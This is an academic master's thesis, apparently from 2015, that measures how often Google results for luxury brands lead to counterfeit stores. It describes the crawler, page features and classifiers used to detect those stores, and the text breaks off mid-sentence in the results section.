TRACKING HOW CYBERCRIMINALS COMPROMISE WEBSITES TO SELL COUNTERFEIT GOODS

Approved by:

Dr. Tyler Moore

Dr. Suku Nair

Dr. Frank Coyle

TRACKING HOW CYBERCRIMINALS COMPROMISE WEBSITES TO SELL COUNTERFEIT GOODS

A Thesis Presented to the Graduate Faculty of the

Bobby B. Lyle School of Engineering: Department of Computer Science

Southern Methodist University

in

Partial Fulfillment of the Requirements

for the degree of

Master of Science

with a

Major in Computer Science

by

John R. Wadleigh

(B.S., Southern Methodist University, 2014)

August 4, 2015

ACKNOWLEDGMENTS

I would like to thank Dr. Tyler Moore for his guidance and support over the past three years. I would also like to acknowledge Marie Vasek for her great patience in mentoring me.

Wadleigh , John R. B.S., Southern Methodist University, 2014

Tracking How Cybercriminals Compromise Websites to Sell Counterfeit Goods

Advisor: Professor Tyler Moore

Master of Science degree conferred August 4, 2015

Thesis completed August 4, 2015

ABSTRACT

This thesis sheds light on how cybercriminals compromise websites to sell counterfeit goods using three related projects. The first project examines the prevalence of counterfeit stores found in the Google search results for 25 different luxury goods. Every URL returned by Google was visited by an automated browser which extracted features thought to be indicative of counterfeit stores. Nearly 1/3 of the search results analyzed took shoppers to a counterfeit store, even if the shopper appeared to be seeking legitimate goods. It was also found that brands aggressively filing Digital Millennial Copyright Act (DMCA) reports experienced a lower prevalence of fake stores in their search results, and that brands whose counterfeits sold for more were more likely have a higher prevalence of fake stores. Because many websites selling counterfeit goods have been hacked, techniques were developed to identify common methods of compromise. The second project describes a method used to detect the presence of plugins in WordPress and Joomla installations. Plugins present a common method of exploiting websites utilizing content management systems. Identifying which plugins are on a page can suggest ways in which the page was compromised. Lastly, the technique for identifying plugins is applied to counterfeit stores to present evidence of compromise. To achieve this, a plugin was written to programmatically record redirects within an instrumented Firefox web browser. By observing the plugins present on the Fully Qualified Domain Name (FQDN) level of these redirecting pages, conclusions are drawn about how they were hacked. Search results which were set up using Content Management Systems (CMS) were roughly two times more likely to be compromised to redirect to counterfeit stores. Additionally, certain plugins were seen to positively influence the odds of a website being compromised.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

Table Page

PUBLICATIONS

During the course of my studies at SMU, some of the research described in this thesis has been published in peer-reviewed outlets. I was the lead author on a paper published in the International World Wide Web Conference (Security & Privacy Track), which had a 14% acceptance rate [24]. I traveled to Florence, Italy to present the paper. I also co-authored a paper with Marie Vasek and Tyler Moore in *IEEE Transactions on Secure and Dependable Computing* [11]. My contributions helped extend an earlier version of the paper that appeared at the Financial Cryptography conference.

- John Wadleigh, Jake Drew, and Tyler Moore. The e-commerce market for lemons: Identification and analysis of websites selling counterfeit goods. In *24th International World Wide Web Conference (Security and Privacy Track)*, pp. 1188–1197. ACM, May 2015.
- Marie Vasek, John Wadleigh, Tyler Moore, Hacking is not random: a case-control study of webserver-compromise risk, *IEEE Transactions on Dependable and Secure Computing*, 2015 (to appear).

Chapter 1
INTRODUCTION

Counterfeit luxury goods damage not only the profits of brands such as Coach and Burberry, but also the online shopping experiences of users all over the world. While the ethics of counterfeits can certainly be debated, a hard line must be drawn when shoppers are tricked into unknowingly purchasing counterfeits under the impression that they are legitimate. In order to reach these shoppers, stores will climb the results of search engines such as Google by using illegal SEO[1] techniques and hacking websites to redirect to their store.

The purpose of this thesis is to perform some measure of the counterfeiting prevalence in Google search results, as well as to gain some insight into how the hacked stores were compromised in the first place.

1.1. Prior Work

Due to the pervasive nature of online counterfeiting, it has already been the focus of several studies. One area of study has been the use of email spam to promote counterfeit goods. While this thesis does not relate to spam, it is important to have an understanding of the infrastructure in place for those profiting off illicit sellers. Levchenko et al. studied the spam value chain to explore how the email spam business model functions [10]. Through spam collecting, web crawling, and actually ordering products from spam advertisers they found that the majority of spam-advertised

[1] SEO means "Search Engine Optimization" and refers to the practice of gaining a higher place in search results through techniques such as targeted keywords and link farms.

goods encountered were monetized through only a few banks. Similarly Karami et al. studied an affiliate program which focused on herbal supplements and counterfeit luxury goods [13]. The data, which came from a leak of the affiliate "Tower of Power," suggested the affiliate relied on the success on a small number of other, more successful affiliates.

Outside of the promotion of websites selling counterfeits, there has been a great deal of research in the area of the websites actually selling the counterfeits. Leontiadis et al. studied search-redirection attacks surrounding illegal pharmaceuticals sold online [9]. Search-redirection is the practice of hacking high ranking webpages in search results to redirect users to external webpages based on the search query they issued, and is the focus of Chapter 4. Leontiadis et al. performed searches via the Google Web Search API, similar to how counterfeit good stores are found in Chapter 2, and ultimately found roughly one third of the search results they gathered redirected to pharmacy websites. Wang et al. also studied counterfeits in search results, with a focus on luxury luxury brands similar to the worked described in Chapter 2 [25]. Unlike the work in Chapter 2, which is a classification problem to identify counterfeit stores, Wang et al. worked to solve a clustering problem, identifying campaigns of related counterfeit stores. The data used by Wang et al. were cloaked webpages found in searches, meaning they were pages which deliver different content to different users (serving a store to visitors who appear to be normal visitors while not serving a store to visitors who appear to be bots or scripts). The researchers found one third of search results for "heavily targeted brands" to be cloaked webpages, similar to the rate of infection found by Leontiadis et al. for search-redirection.

Another relevant area of research has been the use of web-based malware, studying how websites are hacked to promote illegal activities such as counterfeiting, an area touched on in Chapter 3. Provos et al. studied drive-by-downloads [18]. The term “drive-by-downloads” refers to the practice of exploiting vulnerabilities (or people) to download and execute malware. One of the sources of drive-by-downloads which Provos et al. looked for was IFrames with certain attributes, most notably having an external source attribute. IFrames were also considered in the work described in Chapter 2, as they can be used to inject counterfeit stores as well as malware. John et al. studied a large search result poisoning attack through detecting URLs in SEO campaigns, cloaking, and regular expressions crafted from URL groups known to be bad [7]. In work built upon in Chapter 3, Vasek and Moore studied the relation between content management systems (CMSes) and compromise [23]. Vasek et al. found that the more popular a CMS is, the more at-risk pages created with it are. Also discovered was that servers which were running more up-to-date versions of CMSes were at higher risk of being compromised.

1.2. Structure and Contribution of the Thesis

Chapter 2 describes a measurement study to identify the prevalence of counterfeit goods in search results for search queries of varying innocence. Search results were obtained from Google via the Google Custom Search API, and were crawled using an automated browser. As pages are visited, features we believe to indicate malicious sellers are extracted for analysis.

Chapter 3 describes the detection of content management plugins in both compromised and control datasets. When observing the counterfeit stores in Chapter 2 we saw that while many websites were clearly set up to host a counterfeit store, there were also many innocent websites which were hacked to direct traffic to bogus vendors. To investigate how websites are hacked to host (or redirect to) another website’s content, a system was devised to detect the presence of popular CMS plugins on a page. The focus on CMS is due to the fact that their ease-of-use leads to non-tech-savvy individuals administering webpages, unaware of the risks they put themselves and their users at when installing plugins.

Chapter 4 describes the system used to capture and analyze redirects encountered when searching for counterfeit stores. We needed a reliable system to detect which of the sites seen during the counterfeit crawls were hacked, leading to the development of a Firefox plugin to record all URL redirections when visiting a page. By recording chains of redirects and filtering the chains down to the ones leading to outside domains we can determine a subset of the counterfeit stores which are very likely hacked.

Putting all of this together, the plugin detector was run on websites found to be hacked in an attempt to detect common culprits among the pages hacked to sell fake luxury goods. It was found that the use of certain content management systems does increase the odds of compromise, as well as the use of certain plugins.

Chapter 2

IDENTIFICATION AND ANALYSIS OF WEBSITES SELLING COUNTERFEIT GOODS


Counterfeit goods are a pervasive and damaging problem in the online community, robbing brands of their revenue as well as damaging brand images. Getting an exact amount in damages of counterfeit goods is difficult, but it's clearly an issue [22].

When Stroppa and Specchiarello began collecting data on luxury good ads on Facebook [21], they found that nearly 25% of over 1,000 analyzed ads were for counterfeit goods [20]. Knowing that search engines are the primary way to find new websites, we wanted to see how prevalent counterfeit stores were within search results. Google was used for the search engine both because of its popularity [8] and because of the ease of use in automatically getting results via the API. While recognizing counterfeit pages from real ones is sometimes an easy task for a human, doing so in an automated fashion is challenging. This was addressed by collecting features to feed to a binary classifier.

In 2.1, we describe the methodology for collecting data. In 2.2 we detail relevant features automatically extracted from data to input to the classifier. In 2.3 the classifier is described. In 2.4 the results of the classifier are described.

2.1. Data Collection

A script collected Google search result data between January and August of 2014. A set of 225 queries were issued to the Google Search API, and the returned webpages (as well as their respective domains) were visited by an automated browser.



About 13,600,000 results (0.31 seconds)

Cheap Hermes H bracelet Replica and Hermes H belt ...
www.marina-platform.info/dissemination.aspx
Persons are in love with gold. However, nowadays, silver is also getting its fair share of popularity among the mass market. **Hermes** H bracelet is relatively ...

Men: Ties, Shoes, Accessories | Hermès United States
usa.**hermes**.com/man.html Hermès
Step into our Men universe made up of ties, belts, shoes & accessories on the offici
Hermès United States website.

Figure 2.1: Example of counterfeit and legitimate websites at the top of the search results

Table 2.1: Innocence levels of queries expanded.

Innocence	Definition	Search Terms
Innocent	A shopper seeking legitimate goods	(none) fast delivery buy online
Complicit	A shopper explicitly seeking counterfeit goods	replica fake knockoff
Grey	A shopper whose intentions are ambiguous	cheap discount sale

Additionally, WHOIS data was collected to discern information about the individuals registering the domains seen.

The queries issued were combinations of 25 brands and search terms of varying innocence. The brands used were the 25 most seen in an initial sample of manually identified counterfeit store product listings. The search terms chosen are meant to reflect shopper intention in order to give an idea of how the shopping experience varies for shoppers with different objectives. Table 2.1 expands on the levels of innocence and search terms used for each.

It should be noted that the results returned by the Google Search API will not perfectly mirror those a user would encounter performing the same Google searches in a browser [2]. However we believe the returned results to be a close enough approximation, and the alternative (more accurate) solution of crawling Google search results in an automated browser violates Google's Terms of Service [3].

In order to visit the results returned by Google, Selenium[1] was used to drive a Firefox browser. The automated browser visited each of the unique URLs, saving the

[1] Selenium is a tool which enables the automation of a browser: `http://www.seleniumhq.org/`

pages' HTML and a screenshot to disk.

2.2. Feature Extraction

In order to identify these counterfeit pages automatically, attributes of the pages are needed which suggest either sketchy or legitimate behavior. I developed a feature set based on the manual inspection of many counterfeit sites along with code to reliably extract said features from visited webpages. These extracted features are fed to a classifier written by SMU doctoral student Jake Drew to make judgment calls automatically on a per-URL basis. All of the features fall under one of three high-level categories: URL-level, page-level, and website-level.

2.2.1. URL-Level Features

URL-level features are the easiest to extract, as they are obtained directly from the URL string itself. The first URL-level feature is whether or not the word "replica" appears in the URL's fully qualified domain name (FQDN). It was a trend observed during initial manual inspection of counterfeit websites that many stores selling fakes are on FQDNs containing "replica." The other URL-level feature considered is the length of the FQDN. From manual inspection, counterfeit stores appear to have much longer URLs, often comprised of long subdomain names.

2.2.2. Page-Level Features

Page-level features are the features seen in the HTML of the visited pages, and as such can only be collected after the automated browser visits a given URL. The first page-level feature is a count of the number of currencies (dollars, euros, etc.) accepted on the page. Authorized luxury good stores typically have a store dedicated to whichever country the visitor appears to originate from (for example offering goods in US dollars if the shopper is in the USA and in euros if the shopper is in Europe).




Figure 2.2: Three different counterfeit stores are shown demonstrating some of the ways multiple currencies are offered.

Counterfeit stores, on the other hand, attempt to serve as many people as cheaply and easily as possible resulting in single pages with drop-down menus of currencies. This is illustrated in Figure 2.2.

Another page-level feature is the presence of large IFrames.[2] IFrames allow web developers to nest webpages within webpages, acting as a window to another (possibly malicious) site. If the IFrame is "large," the user may not realize they are looking at an IFrame. In other words, a website's URL may reflect one location, but the user can be shown a window full of content from somewhere else entirely. We specify "large IFrame" to capture those IFrames which may be taking up most or all of the page, serving as the primary content of the webpage. The distinction is important because many legitimate widgets from sites like Facebook and Google can be displayed within legitimate (small) IFrames. As an additional measure to prevent harmless IFrames from Facebook and the like from being collected, IFrames whose source attribute are


[2] `http://www.w3.org/TR/2011/WD-html5-20110525/the-iframe-element.html`

from an Alexa [1] top 1,000 domain name are ignored.

Additionally, the percentage of savings on a page is extracted by climbing the webpage's HTML tree looking for associated prices. This is performed to capture instances of the product's "original" price being listed as well as its "discount" price. When the percentage of savings is very high on all items, the odds are that it is indeed too good to be true. Relating to this, another feature collected is the number of times a duplicate price is seen. This means that if the exact price $65 is seen three times on a page, there are two duplicate prices. This is included due to a trend we noticed that counterfeit stores seem to often "copy and paste" products within a page, replacing only the images and item names.

A trend we also noticed during manual inspection was that some of the lesser-quality counterfeit stores would include an email address from Yahoo, Hotmail, or GMail. Clearly any emails listed on an official luxury brand's websites are not going to be from a free email provider. This led to a Boolean feature specifying whether or not any emails from one of the previously mentioned domains was seen.

Counterfeit stores will often offer a wide variety of brands, and to detect this another feature we collect is the number of unique brands mentioned in a page's HTML. If a store lists five Gucci purses and one Hermes bag, our "unique brand term count" for the page is two. Similarly, the domain of every URL is visited separately to check for any mention of a brand (Figure 2.3). This is useful when trying to determine whether the root of the webpage was set up with the intention of selling goods or whether the store is limited to certain pages/subdomains (indicative of being hacked). Sometimes pages which housed counterfeit stores have been caught before our scripts visit them and will contain takedown messages from websites such as `http://servingnotice.com/` or `http://gbcinternetenforcement.net/` - we have a feature indicating whether the content appears to be consistent with one of their



(a) A counterfeit store found selling replica watches.

Objetivos Principales

Estrechar vínculos de compañerismo y desarrollar y fomentar el espíritu de Asociación entre todos los integrantes de las Industrias químicas nacionales. Propender a que todos sus asociados comprendan la

Reunión ASIQUR_Cámara de Industrias por fondos

(b) Visiting the top-level page of the website reveals nothing store-related.

Figure 2.3: An example of the a website's top-level page containing no mention of brand. This is one way to detect that the site is likely compromised.

takedown pages as well.

2.2.3. Website-Level Features

Website-level features refer to meta-data about the website as a whole, referring specifically to the website's Alexa rank (our feature being a Boolean check of whether the website is in the top 100,000) as well as information from its WHOIS documentation. WHOIS documents are generated when a domain name is registered, and contain information concerning the registrar used as well as information about the person who bought the domain.

The website-level data which we extracted from WHOIS comes from three fields (when present): the website's creation date, the registrant's name, and the registrant's country. We use the creation date to establish a website's age, and create a Boolean feature indicating whether the site is under one year old or not. Secondly, a Boolean feature "PrivateOrChina" indicates whether the domain was registered privately (based on the registrant name) or in China (based on the registrant country). Typically, websites selling domain names will offer the option at checkout to protect the registrant's identity for an additional charge (register privately) - this is reflected in the registrant name. The registrant name for a privately purchased domain will say something along the lines of "Registered privately by..." In figure 2.4, the user did not register the domain privately, but he did register it from China.

2.3. Classifier

Once features were collected, we needed a system to make use of them. Jake Drew produced a classifier which serves as a black box. Pages are fed in as collections of the previously described features and the classifier outputs a Boolean prediction for each URL of whether or not the given page is selling counterfeits.

```
Domain Name: gracejordanus.com
Registry Domain ID: 10338342
Registrar WHOIS Server: whois.cndns.com
Registrar URL: http://www.cndns.com
Updated Date: 2015-02-03T09:00:41Z
Create Date: 2015-02-03T09:00:41Z
Registry Expiry Date: 2016-02-03T09:00:41Z
Registrar: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO
   ., LTD.
Registrar IANA ID: 1621

...

Registrant Name: fan tong
Registrant Organization: fan tong
Registrant Street: Yun Nan Kai Yuan Shi Kai Guo He
Registrant City: kaiyuanshi
Registrant State/Province: yunnan
Registrant Postal Code: 456481
Registrant Country: CN

...

>>> Last update of whois database: 2009-05-29T20:15:00Z <<<
```

Figure 2.4: Excerpt from the WHOIS documentation for the domain gracejordanus.com

Table 2.2: Truth tables and accuracy measures for each classifier using 10-fold cross-validation.

	GLM		SVM		ADA	
	#	%	#	%	#	%
True Positive	175	29.1%	180	29.9%	125	20.8%
True Negative	337	56.0%	340	56.5%	318	52.8%
False Positive	31	5.1%	28	4.7%	50	8.3%
False Negative	59	9.8%	54	9.0 %	109	18.1%
Accuracy	85.0%		86.4%		73.6%	
Precision	85.0%		86.5%		71.4%	
Recall	74.8%		76.9%		54.4%	

In order to train the classifiers, some source of ground truth was needed. To produce this we looked at a random sample of a little over 600 webpages from the data collected, labeling them "counterfeit" or "not counterfeit." In all, 234 were identified as "counterfeit," while the remaining 368 were identified as "not counterfeit." With these mappings of various independent variables (the features of the pages) to the Boolean dependent variable (whether it was fake or not) the classifiers were trained to be able to encounter new pages and make judgement calls.

The three machine learning techniques tried were GLM (Generalized Linear Model), SVM (Support Vector Machine), and AdaBoost (Adaptive Boosting). All three classifiers were trained with the use of 10-fold cross-validation to make the most efficient use of the ground truth.

Once trained, the classifiers' accuracies were measured (illustrated in Table 2.2). SVM performed the best, with an accuracy of 86.4%, followed closely by GLM with an accuracy of 85%. Trailing behind both, AdaBoost achieved only 73% accuracy. Because SVM was deemed the most successful, it was used in evaluating the prevalence

Table 2.3: Coefficients and odds ratios for the logistic regression classifier (terms in bold are statistically significant).

Feature	Coef.	Odds ratio	p-value
Page Contains Webmail Address	0.697	2.007	0.1722
Unique Brand Term Count	0.167	1.182	< 0.0001
# Currencies Seen	0.240	1.272	0.0017
Large IFrames	5.320	204.3	< 0.0001
Private or China WHOIS	0.285	1.330	0.384021
Replica in FQDN	1.442	4.227	0.0002
WHOIS Registration < 1 Year	1.505	4.504	0.0001
Percent Savings Average	0.044	1.045	< 0.0001
# Times Duplicate Price Seen	0.005	1.005	0.4471
Top-Level Page Mentions Brand	-0.701	0.496	0.0097
Website on Takedown Page	2.892	18.05	0.0005
Length of FQDN	0.044	1.045	0.0782
Website in Alexa Top 100K	-2.626	0.072	< 0.0001

of counterfeit stores in the collected data.

Although the GLM classifier didn't perform quite as well as SVM, it did lend insight into which features were most important when labeling a website as counterfeit or not. As shown in Table 2.3, it was found that if a website had a large IFrame it was over 200 times more likely to be considered counterfeit than not by the GLM classifier.

2.4. Empirical Analysis of Classified Data

Applying the SVM classifier, it was found that nearly 1/3 of search results pointed to counterfeit stores (Table 2.4). These stores were found in 20% of innocent searches, 35% of grey searches, and 39% of complicit searches. While it's reassuring to see that bad stores show up twice us much in searches by people seeking them out, it is worrisome to see such a high percentage for innocent searches. Whether shoppers are

